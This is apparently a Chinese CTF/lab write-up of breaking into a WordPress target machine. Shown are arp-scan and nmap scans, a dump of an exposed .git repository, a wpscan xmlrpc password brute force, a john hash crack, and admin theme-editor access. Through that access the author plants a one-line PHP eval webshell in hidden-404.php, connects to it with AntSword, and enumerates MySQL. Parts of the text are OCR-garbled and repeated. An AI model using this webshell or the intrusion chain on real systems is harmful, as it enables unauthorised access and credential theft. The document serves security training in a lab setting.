

## 网段扫描

```
root@LingMj:~# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:fb:0f:16, IPv4:
192.168.137.194
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-
scan)
192.168.137.97 a0:78:17:62:e5:0a Apple, Inc.
192.168.137.1 3e:21:9c:12:bd:a3 (Unknown: locally administered)
192.168.137.91 3e:21:9c:12:bd:a3 (Unknown: locally administered)
192.168.137.1 3e:21:9c:12:bd:a3 (Unknown: locally administered) (DUP:
2)
192.168.137.91 3e:21:9c:12:bd:a3 (Unknown: locally administered) (DUP:
2)

8 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.037 seconds (125.68
hosts/sec). 3 responded
```

## 端口扫描

```
root@LingMj:~# nmap -p80 -sVC 192.168.137.91
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-31 19:52 EDT
Nmap scan report for link.dsz (192.168.137.91)
Host is up (0.41s latency).

PORT      STATE SERVICE VERSION
80/tcp      open  http    Apache httpd 2.4.62 ((Debian))
|_http-generator: WordPress 6.7
|_http-server-header: Apache/2.4.62 (Debian)
| http-git:
|   192.168.137.91:80/.git/
|     Git repository found!
|     .git/config matched patterns 'user'
|     Repository description: Unnamed repository; edit this file
'description' to name the...
|_   Last commit message: wordpress
|_http-title: RedBean's Blog
MAC Address: 3E:21:9C:12:BD:A3 (Unknown)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.64 seconds
```

## 获取webshell

80端口有git

```

root@LingMj:~/tools/GitHack-master# python2 GitHack.py http://192.168.137.91/.git/
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-31 19:52 EDT
Nmap scan report for link.ds1 (192.168.137.91)
Host is up (0.41s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.62 ((Debian))
|_http-generator: WordPress 6.7
|_http-server-header: Apache/2.4.62 (Debian)
| http-git:
|   192.168.137.91:80/.git/
|     Git repository found!
|_.git/config matched patterns 'user'

Cloning into '/root/tools/GitHack-master/dist/192.168.137.91'...
Repository description: Unnamed repository; edit this file 'description' to name the...
fatal: repository 'http://192.168.137.91/.git/' not found
[-] Clone Error
[*] Try to Clone with Directory Listing
[*] http://192.168.137.91/.git/ is support Directory Listing
[*] Initialize Git
[*] Initialize Git Error: hint: Using 'master' as the name for the initial branch. This default branch name
hint: is subject to change. To configure the initial branch name to use in all
hint: of your new repositories, which will suppress this warning, call:
hint:   git config --global init.defaultBranch <name>
hint: Names commonly chosen instead of 'master' are 'main', 'trunk' and
hint: 'development'. The just-created branch can be renamed via this command:
hint:   git branch -m <name>
51      ## 获取webshell
52
53

[*] ?C=N;O=D
[*] ?C=M;O=A

```



wordpress 可以进去看一下利用wpSCAN

```
[+] Enumerating Vulnerable Plugins (via Passive Methods)
[i] No plugins Found. link.dszer 目前无法处理此请求。

[+] Enumerating Users (via Passive and Aggressive Methods) HTTP ERROR 502
Brute Forcing Author IDs - Time: 00:00:00 <=====

[i] User(s) Identified:

[+] Yliken
| Found By: Rss Generator (Passive Detection)

[+] yliken
| Found By: Wp Json Api (Aggressive Detection)
| - http://link.dszer/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

还有域名

爆破一手，继续看看git文件

```
root@LingMj:~/tools/GitHack-master# cd /root/tools/GitHack-
master/dist/192.168.137.91

root@LingMj:~/tools/GitHack-master/dist/192.168.137.91# ls -al
total 360
drwxr-xr-x 6 root root 4096 Oct 31 19:52 .
drwxr-xr-x 8 root root 4096 Oct 31 19:47 ..
drwxr-xr-x 8 root root 4096 Oct 31 19:52 .git
-rw-r--r-- 1 root root 405 Oct 31 19:52 index.php
-rw-r--r-- 1 root root 19915 Oct 31 19:52 license.txt
-rw-r--r-- 1 root root 7409 Oct 31 19:52 readme.html
-rw-r--r-- 1 root root 111312 Oct 31 19:52 wordpress.sql
-rw-r--r-- 1 root root 7387 Oct 31 19:52 wp-activate.php
drwxr-xr-x 9 root root 4096 Oct 31 19:52 wp-admin
-rw-r--r-- 1 root root 351 Oct 31 19:52 wp-blog-header.php
-rw-r--r-- 1 root root 2323 Oct 31 19:52 wp-comments-post.php
-rw-r--r-- 1 root root 3336 Oct 31 19:52 wp-config-sample.php
-rw-r--r-- 1 root root 3507 Oct 31 19:52 wp-config.php
drwxr-xr-x 5 root root 4096 Oct 31 19:52 wp-content
-rw-r--r-- 1 root root 5617 Oct 31 19:52 wp-cron.php
drwxr-xr-x 30 root root 12288 Oct 31 19:52 wp-includes
-rw-r--r-- 1 root root 2502 Oct 31 19:52 wp-links-opml.php
-rw-r--r-- 1 root root 3937 Oct 31 19:52 wp-load.php
-rw-r--r-- 1 root root 51367 Oct 31 19:52 wp-login.php
-rw-r--r-- 1 root root 8543 Oct 31 19:52 wp-mail.php
-rw-r--r-- 1 root root 29032 Oct 31 19:52 wp-settings.php
-rw-r--r-- 1 root root 34385 Oct 31 19:52 wp-signup.php
-rw-r--r-- 1 root root 5102 Oct 31 19:52 wp-trackback.php
-rw-r--r-- 1 root root 3246 Oct 31 19:52 xmlrpc.php
```

这个是个完整的wordpress应该能拿到点东西

```
--  
-- Dumping data for table `wp_users`  
  
LOCK TABLES `wp_users` WRITE;  
/*!40000 ALTER TABLE `wp_users` DISABLE KEYS */;  
INSERT INTO `wp_users` VALUES  
(1,'Yliken','$P$B.58QLT1rmg1yTSJN7Qzzkoi9WnXF9.', 'yliken', 'Yliken@RedBean.  
com', 'http://192.168.56.164', '2025-10-28 16:08:56', ' ', 0, 'Yliken');  
/*!40000 ALTER TABLE `wp_users` ENABLE KEYS */;  
UNLOCK TABLES;  
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;  
  
/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;  
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;  
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;  
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;  
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;  
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;  
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;
```

看sql文件它是有yliken的尝试hash密码

```
[i] No plugins Found.  
[+] Enumerating Config Backups (via Passive and Aggressive Methods)  
Checking Config Backups - Time: 00:00:00 <=====  
[i] No Config Backups Found.  
[+] Performing password attack on Xmlrpc against 1 user/s  
[SUCCESS] - yliken / ichliebedich  
Trying yliken / chango Time: 00:01:23 <  
[!] Valid Combinations Found:  
| Username: yliken, Password: ichliebedich  
[!] No WPScan API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 25 daily requests by registering at https://wpsc  
[+] Finished: Fri Oct 31 19:59:38 2025  
[+] Requests Done: 5824  
[+] Cached Requests: 608  
[+] Data Sent: 2.718 MB  
[+] Data Received: 3.122 MB  
[+] Memory used: 317.328 MB  
[+] Elapsed time: 00:01:34
```

115 /\*!40103 SET TIME\_ZONE=@OLD\_  
116 /\*!40101 SET SQL\_MODE=@OLD\_  
117 /\*!40014 SET FOREIGN\_KEY\_CHECKS=@OLD\_FORE  
118 /\*!40014 SET UNIQUE\_CHECKS=@OLD\_UNIQUE\_CHE  
119 /\*!40101 SET CHARACTER\_SET\_CLIENT=@OLD\_CHARACTER\_SET\_CLIENT  
120 /\*!40101 SET CHARACTER\_SET\_RESULTS=@OLD\_CHARACTER\_SET\_RESULTS  
121 /\*!40101 SET COLLATION\_CONNECTION=@OLD\_COLLATION\_CONNECTION  
122 /\*!40111 SET SQL\_NOTES=@OLD\_SQL\_NOTES

125 >看sql文件它是有yliken的尝试ha  
126 >  
127 ## 提权  
128  
129  
130

不过wpscan出密码了

```
[root@LingMj:~/tools/GitHack-master/dist/192.168.137.91# john --wordlist=/usr/share/wordlists/rockyou.txt tmp
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 ASIMD 4x2])
Cost 1 (iteration count) is 8192 for all loaded hashes >不过wpscan出密码了
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ichliebedich config(?) # 提权
1g 0:00:00:01 DONE (2025-10-31 20:02) 0.9803g/s 5019p/s 5019c/s 5019C/s Liverpool..babygrl
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.

root@LingMj:~/tools/GitHack-master/dist/192.168.137.91# ]
```

## 密码是一样的

仪表盘

# 欢迎使用 WordPress!

详细了解 6.7 版本。

使用区块和区块样板创作丰富的内容

使用区块主题定制整个站点

使用样式变更站点的外观和风格

## 进来了那就zip插件上传

△ 不安全 link.dsz/wp-admin/update.php?action=upload-plugin

ell-learn blog tools 站点 鞍机地址 CTF Decoder writeups 交流 静园 编程 求职

Blog 5 0 + 新建

WordPress 6.8.3 现已可用! [请立即更新。](#)

## 正在安装您上传的插件: reverse.zip

### 连接信息

要执行请求的操作, WordPress 需要访问您网页服务器的权限。请输入您的 FTP 登录凭据以继续。如果您忘记了您的登录凭据 (如用户名、密码), 请联系您的主机提供商。

主机名  
1


FTP 用户名  
Yliken

FTP 密码  
[输入框] (Red Box)

密码不会被保存在服务器上。

连接类型  
 FTP  FTPS (SSL)

继续



还有密码, 而且输入获取这个不对

## 正在安装您上传的插件: reverse.zip

未能连接到 FTP 服务器 1:21

### 连接信息

要执行请求的操作, WordPress 需要访问您网页服务器的权限。请输入您的 FTP 登录凭据以继续。如果您忘记了您的登录凭据 (如用户名、密码), 请联系您的主机提供商。

主机名  
1

FTP 用户名  
Yliken

FTP 密码  
[输入框]

密码不会被保存在服务器上。

连接类型  
 FTP  FTPS (SSL)



不过这个提示好像是那个21端口没开

## 改插件或者主题了

```
[+] WordPress theme in use: twentytwentyfive
| Location: http://link.dsz/wp-content/themes/twentytwentyfive/
| Last Updated: 2025-08-05T00:00:00.000Z
| Readme: http://link.dsz/wp-content/themes/twentytwentyfive/readme.txt
| [!] The version is out of date, the latest version is 1.3
| [!] Directory listing is enabled
| Style URL: http://link.dsz/wp-content/themes/twentytwentyfive/style.css?ver=1.0
| Style Name: Twenty Twenty-Five
| Style URI: https://wordpress.org/themes/twentytwentyfive/
| Description: Twenty Twenty-Five emphasizes simplicity and adaptability. It offers flexible design options, suppor...
| Author: the WordPress team
| Author URI: https://wordpress.org

正在安装您上传的插件: reverse.zip

| Found By: Css Style In Homepage (Passive Detection)
| 未能连接到 FTP 服务器 1.21
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://link.dsz/wp-content/themes/twentytwentyfive/style.css?ver=1.0, Match: 'Version: 1.0'

[+] Enumerating All Plugins (via Passive Methods)
```

## 我能想到快的就是这个文本的插件了

WordPress 6.8.3 现已可用! 请立即更新。

### 编辑插件

正在编辑 akismet/akismet.php (已启用)

选择的文件内容:

```
1 <?php
2 /**
3 * @package Akismet
4 */
5 /*
6 Plugin Name: Akismet Anti-spam: Spam Protection
7 Plugin URI: https://akismet.com/
8 Description: Used by millions, Akismet is quite possibly the best way in the world to protect your blog from spam.
9 Akismet Anti-spam keeps your site protected even while you sleep. To get started: activate the Akismet plugin and then go to your Akismet Settings page to set up your API key.
10 Version: 5.3.3
11 Requires at least: 5.8
12 Requires PHP: 5.6.20
13 Author: Automattic – Anti-spam Team
14 Author URI: https://automattic.com/wordpress-plugins/
15 Text Domain: akismet
```

选择要编辑的插件: ✓ Akismet Anti-spam: Spam Protection  
Hello Dolly

akismet.php

- class.akismet-cli.php
- readme.txt
- LICENSE.txt
- \_inc ▶
- views ▶
- class.akismet-rest-api.php
- class.akismet.php
- class.akismet-widget.php
- wrapper.php
- class.akismet-admin.php
- changelog.txt

## 这个好像不是插件，试试主题

### 编辑主题

二〇二五: 样式表 (style.css)

选择的文件内容:

```
1 /*
2 Theme Name: Twenty Twenty-Five
3 Theme URI: https://wordpress.org/themes/twentytwentyfive/
4 Author: the WordPress team
5 Author URI: https://wordpress.org
6 Description: Twenty Twenty-Five emphasizes simplicity and adaptability. It offers flexible design options, supported by a variety of patterns for different page types, such as services and landing pages, making it ideal for building personal blogs, professional portfolios, online magazines, or business websites. Its templates cater to various blog styles, from text-focused to image-heavy layouts. Additionally, it supports international typography and diverse color palettes, ensuring accessibility and customization for users worldwide.
7 Requires at least: 6.7
8 Tested up to: 6.7
9 Requires PHP: 7.2
10 Version: 1.0
11 License: GNU General Public License v2 or later
12 License URI: http://www.gnu.org/licenses/gpl-2.0.html
13 Text Domain: twentytwentyfive
14 Tags: one-column, custom-colors, custom-menu, custom-logo, editor-style, featured-images, full-site-editing, block-patterns, rtl-language-support, sticky-post, threaded-comments, translation-ready, wide-blocks, block-styles, style-variations, accessibility-ready, blog, portfolio, news
15 */
```

选择要编辑的主题: ✓ 二〇二五  
二〇二四  
Twenty Twenty-Three  
Twenty Twenty-Two  
(style.css)

模板函数 (functions.php)

assets ▶  
parts ▶  
templates ▶  
styles ▶  
主题样式和区块设置 (theme.json)  
patterns ▶  
readme.txt

## 主题倒是有

△△△

完整 URL = 根地址 + 相对根路径

举两个例子：

1. 主题里

根地址： http://192.168.1.88

相对路径： /wp-content/themes/twentytwentythree/hello.php

⇒ http://192.168.1.88/wp-content/themes/twentytwentythree/hello.php

2. 直接放根目录

根地址： http://192.168.1.88

相对路径： /hello.php

⇒ http://192.168.1.88/hello.php

|尽管问...

懒得扫问ai拿路径

Twenty Twenty-Three: hidden-404.php (patterns/hidden-404.php)

选择要编辑的主题: Twenty Twenty-

选择的内容:

```
1 <?php
2 /**
3 * Title: Hidden 404
4 * Slug: twentytwentythree/hidden-404
5 * Inserter: no
6 */
7 ?>
8 <!-- wp:spacer {"height":"var(--wp--preset--spacing--30)"} -->
9 <div style="height:var(--wp--preset--spacing--30)" aria-hidden="true" class="wp-block-spacer"></div>
10 <!-- /wp:spacer -->
11
12 <!-- wp:heading {"level":1,"align":"wide"} -->
13 <h1 class="alignwide"><?php echo esc_html_x( '404', 'Error code for a webpage that is not found.', 'twentytwentythree' ); ?></h1>
14 <!-- /wp:heading -->
15
16 <!-- wp:group {"align":"wide","layout":{"type":"default"},"style":{"spacing":{"margin":{"top":"5px"}}}} -->
17 <div class="wp-block-group alignwide" style="margin-top:5px">
18   <!-- wp:paragraph -->
19   <p><?php echo esc_html_x( 'This page could not be found.', 'Message to convey that a webpage could not be found', 'twentytwentythree' ); ?></p>
20   <!-- /wp:paragraph -->
```

主题文件

- 样式表 (style.css)
- parts ▾
- templates ▾
- styles ▾
- 主题样式和区块设置 (theme.json)
- assets ▾
- patterns ▾
  - call-to-action.php
  - footer-default.php
  - hidden-404.php
  - hidden-comments.php
  - hidden-heading.php
  - hidden-no-results.php
  - post-meta.php

← → G 不安全 link.dsz/wp-content/themes/twentytwentythree/patterns/

linux-shell-learn blog tools 站点 靶机地址 CTF Decoder writeups 交流 静园

Index of /wp-content/themes/twentytwentythree/patter

	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
	<a href="#">Parent Directory</a>		-	
	<a href="#">call-to-action.php</a>	2024-05-06 16:32	1.3K	
	<a href="#">footer-default.php</a>	2024-05-06 16:32	1.0K	
	<a href="#">hidden-404.php</a>	2022-10-17 20:37	1.4K	
	<a href="#">hidden-comments.php</a>	2023-07-17 18:26	2.1K	
	<a href="#">hidden-heading.php</a>	2024-09-19 06:34	444	
	<a href="#">hidden-no-results.php</a>	2022-10-03 21:12	711	
	<a href="#">post-meta.php</a>	2024-05-06 16:32	2.7K	

Apache/2.4.62 (Debian) Server at link.dsza Port 80

全是php改个404的吧

## Twenty Twenty-Three: hidden-404.php (patterns/hidden-404.php)

选择的文件内容:

```

1 <?php
2 /**
3  * Title: Hidden 404
4  * Slug: twentytwentythree/hidden-404
5  * Inserter: no
6 */
7 phpinfo();
8 ?>
9 <!-- wp:spacer {"height":"var(--wp--preset--spacing--30)"} -->
10 <div style="height:var(--wp--preset--spacing--30)" aria-hidden="true" class="wp-block-spacer"></div>
11 <!-- /wp:spacer -->
12
13 <!-- wp:heading {"level":1,"align":"wide"} -->
14 <h1 class="alignwide"><?php echo esc_html_x( '404', 'Error code for a webpage that is not found.', 'twentynine' ); ?></h1>
15 <!-- /wp:heading -->
16
17 <!-- wp:group {"align":"wide","layout":{"type":"default"},"style":{"spacing":{"margin":{"top":"5px"}}}} -->
18 <div class="wp-block-group alignwide" style="margin-top:5px">
19   <!-- wp:paragraph -->
20     <p><?php echo esc_html_x( 'This page could not be found.', 'Message to convey that a webpage could not be found.', 'twentynine' ); ?></p>

```

文档: 函数名... ▾ 查询

文件修改成功。

## 看一下生效不

△ 不安全 link.dsz/wp-content/themes/twentytwentythree/patterns/hidden-404.php

linux-shell-learn blog tools 站点 配机地址 CTF Decoder writeups 交流 静园 编程 求职 文献 pwn 面试 项目网站

PHP Version 8.3.19

System	Linux link 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
Build Date	Mar 13 2025 17:34:44
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.3/apache2
Loaded Configuration File	/etc/php/8.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.3/apache2/conf.d
Additional .ini files parsed	/etc/php/8.3/apache2/conf.d/10-mysqld.ini, /etc/php/8.3/apache2/conf.d/10-opcache.ini, /etc/php/8.3/apache2/conf.d/10-pdo.ini, /etc/php/8.3/apache2/conf.d/15-xml.ini, /etc/php/8.3/apache2/conf.d/20-calendar.ini, /etc/php/8.3/apache2/conf.d/20-ctype.ini, /etc/php/8.3/apache2/conf.d/20-curl.ini, /etc/php/8.3/apache2/conf.d/20-dom.ini, /etc/php/8.3/apache2/conf.d/20-exif.ini, /etc/php/8.3/apache2/conf.d/20-ffi.ini, /etc/php/8.3/apache2/conf.d/20-filinfo.ini, /etc/php/8.3/apache2/conf.d/20-ftp.ini, /etc/php/8.3/apache2/conf.d/20-gd.ini, /etc/php/8.3/apache2/conf.d/20-gettext.ini, /etc/php/8.3/apache2/conf.d/20-iconv.ini, /etc/php/8.3/apache2/conf.d/20-mbstring.ini, /etc/php/8.3/apache2/conf.d/20-mysqli.ini, /etc/php/8.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/8.3/apache2/conf.d/20-phar.ini, /etc/php/8.3/apache2/conf.d/20-posix.ini, /etc/php/8.3/apache2/conf.d/20-readline.ini, /etc/php/8.3/apache2/conf.d/20-shmop.ini, /etc/php/8.3/apache2/conf.d/20-simplexml.ini, /etc/php/8.3/apache2/conf.d/20-sockets.ini, /etc/php/8.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.3/apache2/conf.d/20-sysvsem.ini, /etc/php/8.3/apache2/conf.d/20-sysvshm.ini, /etc/php/8.3/apache2/conf.d/20-tokenizer.ini, /etc/php/8.3/apache2/conf.d/20-xmlreader.ini, /etc/php/8.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/8.3/apache2/conf.d/20-xsl.ini, /etc/php/8.3/apache2/conf.d/20-zip.ini

OK的直接拿shell

## Twenty Twenty-Three: hidden-404.php (patterns/hidden-404.php)


选择的文件内容：

```
1 <?php
2 /**
3  * Title: Hidden 404
4  * Slug: twentytwentythree/hidden-404
5  * Inserter: no
6 */
7 @eval($_POST['a']);
8 ?>
9 <!-- wp:spacer {"height":"var(--wp--preset--spacing--30)"} -->
10 <div style="height:var(--wp--preset--spacing--30)" aria-hidden="true" class="wp-block-spac
11 <!-- /wp:spacer -->
12
13 <!-- wp:heading {"level":1,"align":"wide"} -->
14 <h1 class="alignwide"><?php echo esc_html_x( '404', 'Error code for a webpage that is not
 ) ; ?></h1>
15 <!-- /wp:heading -->
16
17 <!-- wp:group {"align":"wide","layout":{"type":"default"},"style":{"spacing":{"margin":{"
18 <div class="wp-block-group alignwide" style="margin-top:5px">
19     <!-- wp:paragraph -->
20     <p><?php echo esc_html_x( 'This page could not be found.', 'Message to convey that a w
 'twentytwentythree' ) ; ?></p>
```

文档：

文件修改成功。

懒得去找bypass function用蚁剑吧



## OK连接成功

```
当前路径: /var/www/html/wp-content/themes/twentytwentythree/patterns
磁盘列表: /
系统信息: Linux link 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
当前用户: www-data
(*) 输入 ashelip 查看本地命令
(www-data:/var/www/html/wp-content/themes/twentytwentythree/patterns) $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(www-data:/var/www/html/wp-content/themes/twentytwentythree/patterns) $ 
```

## getshell到我终端

## 提权

### 拿到了看一下mysql

```
ww-data@link:/var/www/html$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 5138
Server version: 10.5.23-MariaDB-0+deb11u1 Debian 11
```

```
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
```

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
MariaDB [(none)]> show databases;
```

Database
information_schema
mysql
performance_schema
wordpress

```
4 rows in set (0.003 sec)
```

```
MariaDB [(none)]> use wordpress
```

```
Reading table information for completion of table and column names
```

```
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
```

```
MariaDB [wordpress]> show table;
```

```
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual  
that corresponds to your MariaDB server version for the right syntax to  
use near '' at line 1
```

```
MariaDB [wordpress]> show tables;
```

Tables_in_wordpress
wp_commentmeta
wp_comments
wp_links
wp_options
wp_postmeta
wp_posts
wp_term_relationships
wp_term_taxonomy
wp_termmeta
wp_terms
wp_usermeta
wp_users

```
12 rows in set (0.000 sec)
```

```
MariaDB [wordpress]> select * from wp_users;
```

ID	user_login	user_pass	user_email	user_url	user_registered	user_nicename	user_activation_key	user_status	display_name
----	------------	-----------	------------	----------	-----------------	---------------	---------------------	-------------	--------------

```
+-----+-----+
| 1 | Yliken    | $P$B.58QLT1rmg1yTSJN7Qzzkoi9WnXF9. | yliken      |
|          0 | Yliken    | Yliken@RedBean.com | http://192.168.56.164 | 2025-10-28 16:08:56 |
|-----+-----+
-----+-----+
1 row in set (0.000 sec)
```

MariaDB [wordpress]>

感觉线索不在这

```
+-----+-----+-----+-----+
| 1 | Yliken    | $P$B.58QLT1rmg1yTSJN7Qzzkoi9WnXF9. | yliken      |
+-----+-----+-----+
1 row in set (0.000 sec)
```

